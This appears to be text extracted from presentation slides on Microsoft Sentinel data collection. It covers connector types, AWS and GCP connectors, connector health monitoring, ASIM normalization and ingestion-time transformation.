Cost	High	Low	Medium to Low (2)	Lower
Purpose	SecOps	Long term retention	Extended threat hunting, compliance, trend analysis, storage of non-security data or audit	Archive, Compliance, Auditing


ADX and Blob Storage combined



Data Collection



Data Sources collection overview



Connector types | Direct connectors

- ▶ These connector types are available by default from Microsoft Sentinel, they are essentially built in
- ▶ These data sources have native connectivity which implies a cloud type of service from Azure, AWS and GCP as well

Azure Active Directory

Azure Active Directory

Connected Status Microsoft Provider 22 minutes ago Last Log Received

Description: Gain insights into Azure Active Directory by connecting Audit and Sign-in logs to Azure Sentinel to gather insights around Azure Active Directory scenarios. You can learn about app usage, conditional access policies, legacy auth relate details using our Sign-in logs. You can get information on your Self Service Password Reset (SSPR) usage, Azure Active Directory Management activities like user, group, role, app management using our Audit logs table.

Last data received: 02/26/21, 11:49 AM

Related content: 7 Workbooks, 2 Queries, 39 Analytic rules templates

Data received: February 14, 132; February 21, 19; Total data received: 312, 19, 307

Go to log analytics: SigninLogs, AuditLogs, AADNonInt..., AADService..., AADManage..., AADProvisi...

Prerequisites: To integrate with Azure Active Directory make sure you have:

- ✓ Workspace: read and write permissions are required.
- ✓ Diagnostic Settings: required read and write permissions to AAD diagnostic settings.
- ✓ Tenant Permissions: required 'Global Administrator' or 'Security Administrator' on the workspace's tenant.


Configuration: Connect Azure Active Directory logs to Azure Sentinel. Select Azure Active Directory log types:

- Sign-in logs
- Audit logs
- Non-interactive user sign-in log (Preview)
- Service principal sign-in logs (Preview)
- Managed Identity Sign-in logs (Preview)
- Provisioning logs (Preview)

Apply Changes

Connector types | [Syslog connectors \(Forwarders\)](#)


- ▶ Microsoft Sentinel does have the ability to ingest raw syslog messages, but the preferred approach is to use CEF (Common Event Format) formatted events transported over the syslog protocol
- ▶ The given diagram describes the setup in the case of a Linux VM in Azure



Connector types | Agent based connector

When used with Sentinel, the new agent supports

- ▶ An ability to filter events before ingesting into Microsoft Sentinel
- ▶ Support for multi homed solutions on Linux platforms (already supported on Windows)
- ▶ Support for Windows event collection and filtering



Connector types | Threat Intelligence Connectors

Microsoft Graph API

A rich interface that allows TIPs to feed a wealth of information into Microsoft Sentinel

TAXII connector

Microsoft Sentinel comes complete with a STIX/TAXII v2 connector which enables a built-in TAXII client in Microsoft Sentinel to import threat intelligence from TAXII 2.x servers



Configuration

Configure TAXII servers to stream STIX 2.0 or 2.1 threat indicators to Microsoft Sentinel

You can connect your TAXII servers to Microsoft Sentinel using the built-in TAXII connector. For detailed configuration instructions, see the [full documentation](#).

Enter the following information and select Add to configure your TAXII server.

Friendly name (for server) *

API root URL *

Collection ID *

Username

Password

Import indicators:

Polling frequency

Add

Connector types | [Custom connectors](#)

Custom Connectors

- ▶ Codeless Connectors Platform (CCP)
- ▶ Logs ingestion API (public preview)
- ▶ Log Analytics HTTP Data Collector REST API (legacy)
- ▶ PowerShell cmdlet
- ▶ Azure Logic Apps
- ▶ Community built connectors

Multi-cloud Environment



Multi-Cloud Environment | Amazon

Microsoft Sentinel provides native Amazon Web Services (AWS) connectors to pull AWS service logs into Microsoft Sentinel

There are two versions of AWS connectors available

- ▶ AWS S3 connector (new)
- ▶ AWS CloudTrail connector (legacy)


The screenshot shows the Microsoft Sentinel Content hub (Preview) interface. At the top, there's a search bar, a refresh button, and a 'Guides & Feedback' link. Below that, there are three main statistics: 229 Solutions (with 21 Installed and 17 Updates). A search bar with 'amazon' typed in is followed by filters for Status: All, Content type: All, Support: All, Provider: All, and Category: All. On the right, there are two icons: a blue square with '00' and a white square with three horizontal lines. The main content area displays a card for the 'aws' connector, which is labeled 'PREVIEW'. It features the AWS logo, the text 'Amazon Web Services Microsoft Sentinel, Microsoft Corporation', and the category 'Security - Cloud Security'. Below this, there are links for 'Analytics rule (54)', 'Data connector (2)', and '+2'.

Multi-Cloud Environment | Google

Microsoft Sentinel has Google Cloud Platform (GCP) and Google ApigeeX solution from Content Hub which include data connectors

List of data connectors or solutions available for Google

- ▶ Google Cloud Platform DNS
- ▶ Google Cloud Platform IAM
- ▶ Google Cloud Platform Cloud Monitoring
- ▶ Google ApigeeX
- ▶ Google Workspace (G-Suite)




Data Connectors Health

Once you have enabled data connectors in your Microsoft Sentinel workspace, you can monitor the health of the connectors by enabling health monitoring for supported data connectors

The screenshot shows the Microsoft Sentinel Settings page for a workspace named 'Contoso'. The left sidebar lists Threat management, Content management, and Configuration sections. The Configuration section is expanded, showing Data connectors (which has a red circle with '1'), Analytics, Watchlist, Automation (which has a red circle with '1'), and Settings (which has a red circle with '1'). The main content area shows a navigation bar with Pricing, Settings (which has a red box and a red circle with '2'), and Workspace settings >. Below this, a list of sections includes Entity behavior analytics, Anomalies, Playbook permissions, How do we use your data?, and Auditing and health monitoring (which has a red box and a red circle with '3'). Under 'Auditing and health monitoring', there is a 'What is it?' section describing health monitoring for system resources like data connectors, and a 'How to enable it?' section with an 'Enable' button (which has a red box and a red circle with '4') and a 'Configure diagnostic settings >' link.

Normalization | Advanced Security Information Model

Advanced Security Information Model or ASIM provides normalization to Microsoft Sentinel




Pipeline Transformation

Data ingestion and transformation

It allows manipulation and control over the data (or logs) before it's ingested into the Analytics workspace

